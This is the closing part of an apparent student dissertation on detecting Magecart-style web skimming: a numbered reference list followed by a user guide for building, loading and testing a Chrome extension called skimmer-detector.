[25] Built With, "Sub resource integrity usage statistics," 2019. [Online]. Available: https://trends.builtwith.com/docinfo/Sub-Resource-Integrity

[26] H. Blutrich, "Defend against Magecart-style website supply chain attacks," Nov 19, 2018. [Online]. Available: https://securityboulevard.com/2018/11/defend-against-magecart-style-website-supply-chain-attacks/

[27] D. Deppner, "How to secure your Magento store," Sep 12, 2018. [Online]. Available: https://www.psyberware.com/blog/securing-magento

[28] A. Girdwood, "What is a headless browser?" Oct 7, 2009. [Online]. Available: https://blog.arhg.net/2009/10/what-is-headless-browser.html

[29] A. Barth, "Blink: A rendering engine for the Chromium project," Apr 3, 2013. [Online]. Available: https://blog.chromium.org/2013/04/blink-rendering-engine-for-chromium.html

[30] P. LePage, "New in Chrome 59," Jan 14, 2019. [Online]. Available: https://developers.google.com/web/updates/2017/05/nic59

[31] V. Slobodin, "[announcement] Stepping down as maintainer," 13 Apr, 2017. [Online]. Available: https://groups.google.com/forum/#!topic/phantomjs/9aI5d-LDuNE

[32] MDN Web Docs, "Mozilla Firefox - Headless mode," Jan 3, 2019. [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/Headless_mode#Browser_support

[33] H. K. Shopeju, "Puppeteer vs Selenium," 2018. [Online]. Available: https://linuxhint.com/puppeteer_vs_selenium/

[34] Google Chrome, "puppeteer-firefox," *GitHub Repository*, 2018. [Online]. Available: https://github.com/GoogleChrome/puppeteer/tree/master/experimental/puppeteer-firefox#readme

[35] Netcraft, "Netcraft extension," 2019. [Online]. Available: https://toolbar.netcraft.com/

[36] M. Pietraszak, "Browser Extensions: Draft community group report," W3C, Tech. Rep., Jul 23, 2017. [Online]. Available: https://browserext.github.io/browserext/

[37] MDN Web Docs, "Porting a Google Chrome extension," Nov 23, 2018. [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Porting_a_Google_Chrome_extension

[38] S. Marchal and N. Asokan, "On designing and evaluating phishing webpage detection techniques for the real world," in *11th USENIX Workshop on Cyber Security Experimentation and Test, CSET 2018, Baltimore, MD, USA, August 13, 2018.*, 2018, dBLP:conf/uss/2018cset. [Online]. Available: https://www.usenix.org/conference/cset18/presentation/marchal

[39] J. Rauchberger, S. Schrittwieser, T. Dam, R. Luh, D. Buhov, H. Kim, and G. Potzelsberger, *The Other Side of the Coin: A Framework for Detecting and Analyzing Web-based Cryptocurrency Mining Campaigns*, 2018.

[40] R. K. Konoth, E. Vineti, V. Moonsamy, M. Lindorfer, C. Kruegel, H. Bos, and G. Vigna, "Minesweeper: An in-depth look into drive-by cryptocurrency mining and its defense," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '18. New York, NY, USA: ACM, 2018, pp. 1714–1730. [Online]. Available: http://doi.acm.org/10.1145/3243734.3243858

[41] keraf, "NoCoin," *GitHub Repository*, 2017. [Online]. Available: https://github.com/keraf/NoCoin/

[42] xd4rker, "MinerBlock," *GitHub Repository*, 2017. [Online]. Available: https://github.com/xd4rker/MinerBlock

[43] L. A. T. Nguyen, B. L. To, H. K. Nguyen, and M. H. Nguyen, "Detecting phishing web sites: A heuristic url-based approach," 2013, pp. 597–602.

[44] P. Nohe, "1.4 million new phishing websites are created every month," Oct 24, 2017. [Online]. Available: https://www.thesslstore.com/blog/1-4-million-new-phishing-websites-created-every-month/

[45] O. B. Singh and H. Tahbildar, "A literature survey on anti-phishing browser extensions," *International Journal of Computer Science Engineering Survey*, vol. 6, no. 4, pp. 21–37, Aug 31, 2015.

[46] E. Kirda and C. Kruegel, "Protecting users against phishing attacks with antiphish," vol. 1, 2005, p. 524 Vol. 2.

[47] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert, *Zozzle: Low-overhead Mostly Static JavaScript Malware Detection*, 2011.

[48] D. Canali, M. Cova, G. Vigna, and C. Kruegel, "Prophiler: A fast filter for the large-scale detection of malicious web pages," in *Proceedings of the 20th International Conference on World Wide Web*, ser. WWW '11. New York, NY, USA: ACM, 2011, pp. 197–206. [Online]. Available: http://doi.acm.org/10.1145/1963405.1963436

[49] Y.-M. Wang, D. Beck, X. Jiang, and R. Roussev, "Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities," Tech. Rep., August 2005. [Online]. Available: https://www.microsoft.com/en-us/research/publication/automated-web-patrol-with-strider-honeymonkeys-finding-web-sites-that-exploit-browser-vulneral

[50] W. de Groot, "Merchants struggle with MageCart reinfections," Nov 12, 2018. [Online]. Available: https://gwillem.gitlab.io/2018/11/12/merchants-struggle-with-magecart-reinfections/

[51] T. Russell-Rose, "Designing search: As-You-Type suggestions," May 16, 2012. [Online]. Available: https://uxmag.com/articles/designing-search-as-you-type-suggestions

[52] I. Sherman, "Making form-filling faster, easier and smarter," Jan 25, 2012. [Online]. Available: https://webmasters.googleblog.com/2012/01/making-form-filling-faster-easier-and.html

[53] StackOverflow, "How does Chrome detect credit card fields?" Mar 1, 2013. [Online]. Available: https://stackoverflow.com/questions/15168261/how-does-chrome-detect-credit-card-fields

[54] MDN Web Docs, "WebExtensions API: webRequest," Mar 18, 2019. [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/API/webRequest

[55] The Shared Electronic Banking Services Company, (K. S. C. C.), "KNET: Vision, mission and values." [Online]. Available: https://www.knet.com.kw/?page_id=14

[56] K. Ellquist, "One-page vs. multi-step checkouts: Which is better for your online store?" Dec 19, 2017. [Online]. Available: https://www.miva.com/blog/one-page-vs-multi-step-checkouts-which-is-better/

[57] J. Kyrnin, "What is a referrer?" Feb 18, 2019. [Online]. Available: https://www.lifewire.com/what-is-a-referrer-3468987

[58] T. Leadbetter, "Using Modernizr to detect HTML5 features and provide fallbacks," Mar 27, 2012. [Online]. Available: http://html5doctor.com/using-modernizr-to-detect-html5-features-and-provide-fallbacks/

[59] W3Techs, "Usage statistics and market share of jQuery for websites." [Online]. Available: https://w3techs.com/technologies/details/js-jquery/all/all

[60] The jQuery Foundation, "jQuery Core - All Versions." [Online]. Available: https://code.jquery.com/jquery/

[61] Imperva, "What is minification?" [Online]. Available: https://www.imperva.com/learn/performance/minification/

[62] O. Starov, P. Gill, and N. Nikiforakis, "Are you sure you want to contact us? quantifying the leakage of pii via website contact forms." *PoPETs*, vol. 2016, no. 1, pp. 20–33, 2016. [Online]. Available: http://dblp.uni-trier.de/db/journals/popets/popets2016.html#StarovGN16

[63] T. Dondorf, "puppeteer-cluster," *GitHub Repository*, 2018. [Online]. Available: https://github.com/thomasdondorf/puppeteer-cluster

[64] Alexa Internet Inc., "Alexa: The top sites on the web." [Online]. Available: https://www.alexa.com/topsites

[65] Section.io, "How page load time affects bounce rate and page views," Aug 10, 2017. [Online]. Available: https://www.section.io/blog/page-load-time-bounce-rate/

[66] DebugBear Blog, "Measuring the performance impact of Chrome extensions," Dec 5, 2018. [Online]. Available: https://www.debugbear.com/blog/measuring-the-performance-impact-of-chrome-extensions

[67] T. Szyszko, "Phishing website classification through behavioural analysis," *MEng Dissertation, Imperial College London*, Jun 18, 2018. [Online]. Available: https://www.imperial.ac.uk/media/imperial-college/faculty-of-engineering/computing/public/1718-ug-projects/Thomas-Szyszko-Individual-projects-on-Web-Security-and-Privacy.pdf

A User Guide

Initial Setup

1. Clone (`git clone`) or download the repository. The latest version can be found at: `https://github.com/thomasbower/skimmer-detector`.
2. In the directory (`cd skimmer-detector`), run `npm install` to get the required dependencies.
3. Run `npm run build.dev` to build the files needed for testing, or `npm run build.prod` if building for production.
4. In Google Chrome or Chromium, navigate to `chrome://extension` and enable '*Developer Mode*'.
5. With developer mode enabled, select '*Load Unpacked*' to load the unpacked extension. Select the `skimmer-detector` directory and click okay.
6. The extension should now be active.

Once the extension is enabled, you may browse the web as normal. If a request is blocked, a red popup notification will be displayed in the top right corner of the page with further details.

Making Changes

If you make changes to the code, follow the following steps:

1. Run `npm run lint` from the top-level directory to ensure consistency across the codebase. `npm run lint-fix` may be used to automatically try to fix some issues.
2. Run `npm run build.dev` or `npm run build.prod` again.
3. Navigate to `chrome://extensions` and select the refresh button on the skimmer detector extension.

Running Tests

Evaluation tests are found in the `skimmer-detector-evaluation` repository at: `https://github.com/thomasbower/skimmer-detector-evaluation`. Each test is in a different file. To run the tests:

1. Run `npm install` to get all the required dependencies.
2. Choose the test you wish to run and run the command `node <test_name>.js`. The test will then begin. Output logs will be in the same directory.